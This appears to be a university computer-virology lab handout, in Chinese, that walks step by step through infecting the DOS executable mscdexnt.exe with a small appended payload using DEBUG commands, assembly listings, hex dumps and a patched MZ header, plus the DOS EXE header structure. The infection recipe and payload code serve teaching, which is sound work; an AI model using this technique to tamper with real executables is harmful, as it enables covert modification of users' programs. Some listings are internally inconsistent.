
# 计算机病毒学

实验4计算机文件型病毒的生成技术



学号：0x091395

姓名：uknowho

实验目的

1、 掌握计算机文件型病毒的生成技术。

2、 掌握计算机可执行文件的格式。

3、 掌握操作系统加载可执行文件的流程。

4、 掌握操作系统内存空间与磁盘存储空间在使用上的区别与联系。

实验内容

1、得到系统文件mscdexnt.exe的磁盘存储分布图。

2、得到系统文件mscdexnt.exe内存中的运行分布图。

3、写入病毒代码，感染系统文件mscdexnt.exe，得到感染病毒XX的感染文件INFECTED.exe.

实验步骤

1、 按照提供的研究对象c:\windows\system32\mscdexnt.exe，得到数据文件mscdexnt.dat，研究其文件头的数据，得到可执行的磁盘存储分布图。参见附录2和4。

2、 加载并调试mscdexnt.exe，得到其在内存中的运行分布图。参见附录2。

3、 根据写入病毒代码，感染系统文件mscdexnt.exe，得到感染病毒XX过程中的磁盘分布数据文件f1.dat。参见附录1。

4、 经过调试，得到正确的磁盘分布数据文件f2.dat。参见附录3。

5、 生成感染病毒XX的可执行文件f2.exe，比较感染前后的文件头变化。参见附录4。

实验报告

1、 写出实验的主要步骤及其结果。

2、 给出感染病毒前后mscdexnt.exe的数据磁盘映像和内存映像。

3、 给出感染病毒XX后mscdexnt.exe运行的结果。

**附录1 计算机病毒XX的制作过程示例**

1、制作正常可执行文件mscdexnt.exe的数据文件mscdexnt.dat

C:\>copy fastopen.exe fastopen.dat

2、加载正常可执行文件mscdexnt.exe的数据文件mscdexnt.dat

C:\>debug mscdexnt.dat

3、将正常文件(共 331字节)数据移动到感染文件生成空间(当前段，偏移量为1000处)

-m 100 L331 1000

4、将mscdexnt.exe文件体(172字节)移动到PSP（即PCB）下方

-m 1200 L172 100

5、获得mscdexnt.exe文件头中CS:IP和SS:SP的相对值

-d 1014 L4

D0 00 00 00

-d 100e L4

14 00 00 02

6、保存mscdexnt.exe文件头中CS:IP和SS:SP的相对值到文件体尾

-e 231 D0 00 00 00 14 00 00 02

7、写入病毒XX的代码

% 调用INT21H的09H功能，显示DS：DX地址处以24H结尾的字符串；

% 调整CS：IP和SS：SP指针；

% 跳转执行原文件代码。

-a 239(231+8[cs-ip, ss-sp])

0AFA:027A B409 MOV AH,09

0AFA:027C BA9702 MOV DX,0256 //#1

0AFA:027F CD21 INT 21

0AFA:0281 BE7202 MOV SI,0231 //#2

0AFA:0284 8CC3 MOV BX,ES

0AFA:0286 83C310 ADD BX,+10

0AFA:0289 015C02 ADD [SI+02],BX

0AFA:028C 015C04 ADD [SI+04],BX

0AFA:028F 8E5404 MOV SS,[SI+04]

0AFA:0292 8B6406 MOV SP,[SI+06]

0AFA:0295 FF2C JMP FAR [SI]

8、写入病毒XX的数据

-e 256 ‘Haha, you r a fool. 1 have killed u.’ 0d 0a 24

9、检查输入的病毒XX的全部数据

-d 231 L54

0B22:0230 D0 00 00 00 14 00 00-02 B4 09 BA 56 02 CD 21 ...........V..!

0B22:0240 BE 31 02 8C C3 83 C3 10-01 5C 02 01 5C 04 8E 54 .1.......\..\..T

0B22:0250 04 8B 64 06 FF 2C 48 61-68 61 2C 20 79 6F 75 20 ..d..,Haha, you

0B22:0260 72 20 61 20 66 6F 6F 6C-2E 20 31 20 68 61 76 65 r a fool. 1 have

0B22:0270 20 6B 69 6C 6C 65 64 20-75 2E 0D 0A 24 00 00 00 killed u...$...

0B22:0280 00 00 00 00 00 .....

10、将制造好的病毒代码及数据附加到mscdexnt.exe文件尾

-m 231 L54 1331

11、修改感染mscdexnt.exe文件后得到的INFECTED.exe的文件头数据

-e 1000 4D 5A C6 01 02 00 00 00 20 00 1C 00 FF FF 2C 00 80 00 00 00 0A 00 17 00

12、修改感染后文件INFECTED.exe的文件长度

-r bx //#3

0000

-r cx //保存debug w指令位置

0185(131+54)

13、修改感染后文件INFECTED.exe的数据文件名INFECTED.dat

-n c:\infected.dat

14、保存感染后文件INFECTED.exe的数据文件INFECTED.dat


-w 1000

15、根据数据文件INFECTED.dat获得感染可执行文件INFECTED.exe


C:\>copy infected.dat infected.exe

16、跟踪调试感染可执行文件INFECTED.exe，观察其运行结果，直到CS:IP指向原可执行文件的第一条指令为止

C:\>debug infected.exe



**病毒代码运行**



**正常代码**

**跳转到正常代码运行**

图12.1病毒代码调试

**附录2 mscdexnt.exe文件的逻辑空间设计、磁盘文件格式和内存加载图示**




图2 **mscdexnt.exe**磁盘文件示意图

**附录3 INFECTED.exe文件的逻辑空间设计、磁盘文件格式和内存加载图示**




图2 **INFECTED.exe**磁盘文件示意图

**附录4 mscdexnt.exe & INFECTED文件体数据比较**

|  |  |
| --- | --- |
| 文件 | 数据 |
| 0 1 2 3 4 5 6 7 8 9 A B C D E F |
| mscdexnt.exe | 4D 5A 31 01 02 00 00 00 20 00 21 00 21 00 14 00 |
| 00 02 00 00 D0 00 00 00 |
| INFECTED.exe | 4D 5A 85 01 02 00 00 00 20 00 27 00 27 00 1A 00 |
| 00 02 00 00 09 00 13 00 |

**===文件长度 ===SS ===IP:CS**

**附录5 DOS EXE文件头数据结构**

struct   DOSEXEHEAD\_t

{

  unsigned   char    M; // LINK签名0x4D

  unsigned   char    Z; // LINK签名0x5A

  unsigned   short   VolumeInLastPage; // 最后一扇区字节数

  unsigned   short   CountOfPage; // 扇区数

  unsigned   short   CountOfReallocItem; //重定位表的项数

  unsigned   short   SizeOfHeadInPara; // 以节为单位的EXE头大小

  unsigned   short   min\_para; // 程序下方所需最小节数

  unsigned   short   max\_para; // 程序下方所需最大节数

  unsigned   short   Start\_SS; // 入口点SS,相对值

  unsigned   short   Start\_SP; // 入口点SP

  unsigned   short   Reserved; // 保留，目前为0x0000

  unsigned   short   Start\_IP; // 入口点IP

  unsigned   short   Start\_CS; // 入口点CS，相对值

  unsigned   short   FirstReallocPtr; // 首重定位表项距头首部的字节数

};